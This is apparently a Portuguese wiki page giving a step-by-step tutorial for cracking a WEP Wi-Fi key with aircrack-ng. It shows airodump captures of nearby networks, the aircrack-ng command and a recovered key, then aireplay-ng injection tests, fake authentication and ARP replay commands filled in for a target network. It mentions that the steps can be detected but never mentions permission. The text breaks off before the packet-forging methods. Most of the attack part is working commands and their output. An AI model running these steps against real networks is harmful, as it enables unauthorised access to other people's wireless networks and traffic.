


# Crackeando WEP

Agora que você já está monitorando a rede desejada (como explicado na introdução), vamos ao que realmente interessa. Para crackear a senha de uma rede WEP, você precisa de uma grande quantidade de pacotes de dados (geralmente entre 50k e 100k). Você pode ver a quantidade de pacotes de dados capturado na seção `#Data` do airodump.



```
CH 2 ][ Elapsed: 24 s ][ 2019-02-24 16:15
```

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
F8:1A:67:AF:47:0A	-51	98	327 22	8	270	WPA2	CCMP	PSK	home-sweet-home
B4:75:0E:FB:5B:B0	-66	61	0 0	10	405	WPA2	CCMP	PSK	PTL MARI
0C:80:63:9E:FD:3A	-47	105	0 0	1	54e	WEP	WEP		Segurime
E4:F4:C6:08:EF:69	-63	39	16 0	10	195	WPA2	CCMP	PSK	NETGEAR49
00:1C:10:87:BE:18	-75	58	2 0	6	54e	WPA2	CCMP	PSK	KENJIPOP
E2:41:36:F5:89:CC	-78	23	0 0	1	130	WPA2	CCMP	PSK	PTL VIVO
CA:D7:19:41:62:31	-81	21	0 0	2	130	WPA2	CCMP	PSK	<length: 32>
C8:D7:19:41:62:3F	-81	14	1 0	2	130	WPA2	CCMP	PSK	PTL SALA
D4:6E:0E:E0:EE:BC	-81	9	0 0	2	195	WPA2	CCMP	PSK	mkln2
AC:C6:62:40:E5:8E	-81	13	3 0	1	130	WPA2	CCMP	PSK	VIVOFIBRA-E58C
36:57:60:29:90:74	-83	4	0 0	11	130	WPA2	CCMP	PSK	TEROHATA-1
D4:6E:0E:74:2A:1A	-83	13	5 0	2	270	WPA2	CCMP	PSK	TP-LINK_2A1A

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
(not associated)	10:6F:3F:F6:3D:0D	-84	0 - 1	0	2	CANON
F8:1A:67:AF:47:0A	08:37:3D:67:BE:12	-54	0e- 0e	0	326	
0C:80:63:9E:FD:3A	1A:2D:D4:D5:63:C8	0	0 - 1	0	4	
D4:6E:0E:74:2A:1A	28:39:5E:15:A8:80	-1	1e- 0	0	5	

Você pode simplesmente esperar que o tráfego natural da rede gere-os pra você, ou você pode injetar pacotes na rede para aumentar a velocidade da coleção de pacotes de dados.

## Quebrando a chave

Se você já tem uma grande quantidade de pacotes de dados, você pode tentar quebrar a chave (senha) da rede. Isso é muito mais simples do que parece, graças ao aircrack! Basta rodar o comando

```
aircrack-ng <arquivo_.cap_salvo_pelo_airodump>
```

Repare que o airodump salva diversos arquivos se executado mais de uma vez com o mesmo arquivo de saída. No nosso caso, precisamos executar `aircrack-ng teste-07.cap` pois executamos o comando 7 vezes antes. Com isso, você verá uma tela "hacker" que foi usada em várias cenas

de hacking em diversos filmes, e se obtiver sucesso, a chave vai aparecer logo abaixo:

```
r0zbot : bash — Konsole
File Edit View Bookmarks Settings Help

Aircrack-ng 1.5.2

[00:00:00] Tested 595 keys (got 75650 IVs)

KB    depth  byte(vote)
0     0/ 8    6C(98304) 27(87552) 79(86272) FF(86272) 41(85504) F6(85248)
1     0/ 2    EA(100608) 43(86784) 0E(86016) C7(86016) A8(85760) 36(85504)
2    11/ 2    AD(82944) 9E(82688) AC(82688) DE(82688) FA(82688) 08(82432)
3     0/ 1    D4(102144) 6A(87552) F3(86784) 77(85760) 22(83968) 9A(83200)
4     4/ 4    44(86016) 26(85248) 7D(84480) 5E(83712) B4(83712) 59(83456)

KEY FOUND! [ 6C:6F:72:6F:71:75:65:72:62:69:73:63:38 ] (ASCII: loroquerbisc8 )
Decrypted correctly: 100%

[root@r0znot wlan]# |
```

Se esse não for o caso, você verá algo como:

```
wlan : aircrack-ng — Konsole
File Edit View Bookmarks Settings Help

Aircrack-ng 1.5.2

[00:00:02] Tested 161731 keys (got 1048 IVs)

KB    depth  byte(vote)
0    12/ 19    BA(2048) 03(1792) 10(1792) 12(1792) 25(1792) 3F(1792)
1    14/ 15    A3(2048) 08(1792) 1D(1792) 56(1792) 6C(1792) 93(1792)
2    17/ 2     D7(2048) 03(1792) 12(1792) 19(1792) 1F(1792) 2A(1792)
3     8/ 9     98(2048) 08(1792) 0C(1792) 12(1792) 20(1792) 40(1792)
4    14/ 4     EB(2048) 36(1792) 38(1792) 45(1792) 56(1792) 5D(1792)

Failed. Next try with 5000 IVs.

|
```

que significa que você não capturou dados o suficiente

# Injetando pacotes

## Testando

Tudo que faremos daqui nessa seção pode ser detectado, então tome cuidado!

Primeiro, verifique se sua placa de rede consegue injetar pacotes usando o comando

```
aireplay-ng -9 -e <nome_da_rede> -a <bssid_da_rede> <interface_de_rede>
```

onde `-9` é o modo teste do aireplay. Mais informações sobre os modos podem ser vistas usando o comando `aireplay-ng --help`

Note que os argumentos entre chaves devem ser substituídos pelos seus valores, então o comando acima fica assim no nosso exemplo:

```
aireplay-ng -9 -e Segurime -a 0C:80:63:9E:FD:3A wlp8s0
```

## Autenticação fake

Nesse passo, vamos enganar o roteador a pensar que estamos autenticados na rede. Isso não nos ajuda a acessar a rede em si, pois não sabemos a chave de criptografia dos pacotes, mas é útil para que o roteador reenvie nossos pacotes. O comando para isso é:


```
aireplay-ng -1 6000 -o 1 -q 10 -e <nome_da_rede> -a <bssid_da_rede> -h  
<mac_address_da_sua_interface> <interface_de_rede> onde:
```

`-1 6000` é o modo fakeauth, com 6000 segundos entre reautenticações `-o 1` envia apenas um pacote de cada vez `-q 10` envia pacotes *keepalive* a cada 10 segundos, mantendo sua autenticação válida.

Novamente, nosso comando pronto fica assim:

```
aireplay-ng -1 6000 -o 1 -q 10 -e Segurime -a 0C:80:63:9E:FD:3A -h 1a:2d:d4:d5:63:c8 wlp8s0
```

Com isso, você deve ver uma tela parecida com essa:

A screenshot of a terminal window titled 'r0zbot: bash — Konsole <4>'. The terminal shows a series of log messages for a Wi-Fi connection. It starts with 'Waiting for beacon frame (BSSID: 0C:80:63:9E:CC:5F) on channel 1'. This is followed by 'Sending Authentication Request (Open System)', 'Authentication successful', 'Sending Association Request', and 'Association successful :- ) (AID: 1)'. Then, there is a series of 'Sending keep-alive packet [ACK]' messages with timestamps ranging from 15:48:25 to 15:51:05. The terminal has a menu bar with 'File', 'Edit', 'View', 'Bookmarks', 'Settings', and 'Help'.

```
r0zbot: bash — Konsole <4>
File Edit View Bookmarks Settings Help
15:48:15 Waiting for beacon frame (BSSID: 0C:80:63:9E:CC:5F) on channel 1
15:48:15 Sending Authentication Request (Open System)
15:48:15 Authentication successful
15:48:15 Sending Association Request
15:48:15 Association successful :- ) (AID: 1)
15:48:25 Sending keep-alive packet [ACK]
15:48:35 Sending keep-alive packet [ACK]
15:48:45 Sending keep-alive packet [ACK]
15:48:55 Sending keep-alive packet [ACK]
15:49:05 Sending keep-alive packet [ACK]
15:49:15 Sending keep-alive packet [ACK]
15:49:25 Sending keep-alive packet [ACK]
15:49:35 Sending keep-alive packet [ACK]
15:49:45 Sending keep-alive packet [ACK]
15:49:55 Sending keep-alive packet [ACK]
15:50:05 Sending keep-alive packet [ACK]
15:50:15 Sending keep-alive packet [ACK]
15:50:25 Sending keep-alive packet [ACK]
15:50:35 Sending keep-alive packet [ACK]
15:50:45 Sending keep-alive packet [ACK]
15:50:55 Sending keep-alive packet [ACK]
15:51:05 Sending keep-alive packet [ACK]
```

Se a autenticação não foi bem sucedida, tente novamente com parâmetros diferentes (TODO).

## Replay de pacotes

Agora já podemos começar a fazer replay de pacotes **ARP** para gerar tráfego na rede. Eles vão ser retransmitidos pelo roteador cada um com uma chave diferente, para capturar-mos uma quantidade de pacotes diferentes maior.

Para isso, use o comando

```
aireplay-ng -3 -b <bssid_da_rede> -h <mac_address_da_sua_interface> <interface_de_rede>
```

onde `-3` é o modo ARP Replay do aireplay.

Há um porém. Você precisa primeiro capturar um pacote ARP para conseguir reenviá-lo à rede de tal modo que ele seja considerado válido. Para isso, você precisa esperar que algum cliente envie um desses pacotes. Isso acontece relativamente frequentemente em uma rede movimentada (quando alguém se conecta, por exemplo), mas se não tem ninguém conectado, ele não vai ser gerado nunca.

## Forjando pacotes

Essa é a solução para o problema acima! Nós podemos forjar nosso próprio pacote ARP, mas para isso precisamos quebrar a criptografia usada para criptografar algum dos pacotes. Há dois métodos de se fazer isso, mas eles dependem de vulnerabilidades de implementações do protocolo WEP, então podem não funcionar em roteadores mais recentes.

---

Revision #2

Created Sun, Feb 24, 2019 6:21 PM by Daniel

Updated Tue, Feb 26, 2019 2:27 PM by Daniel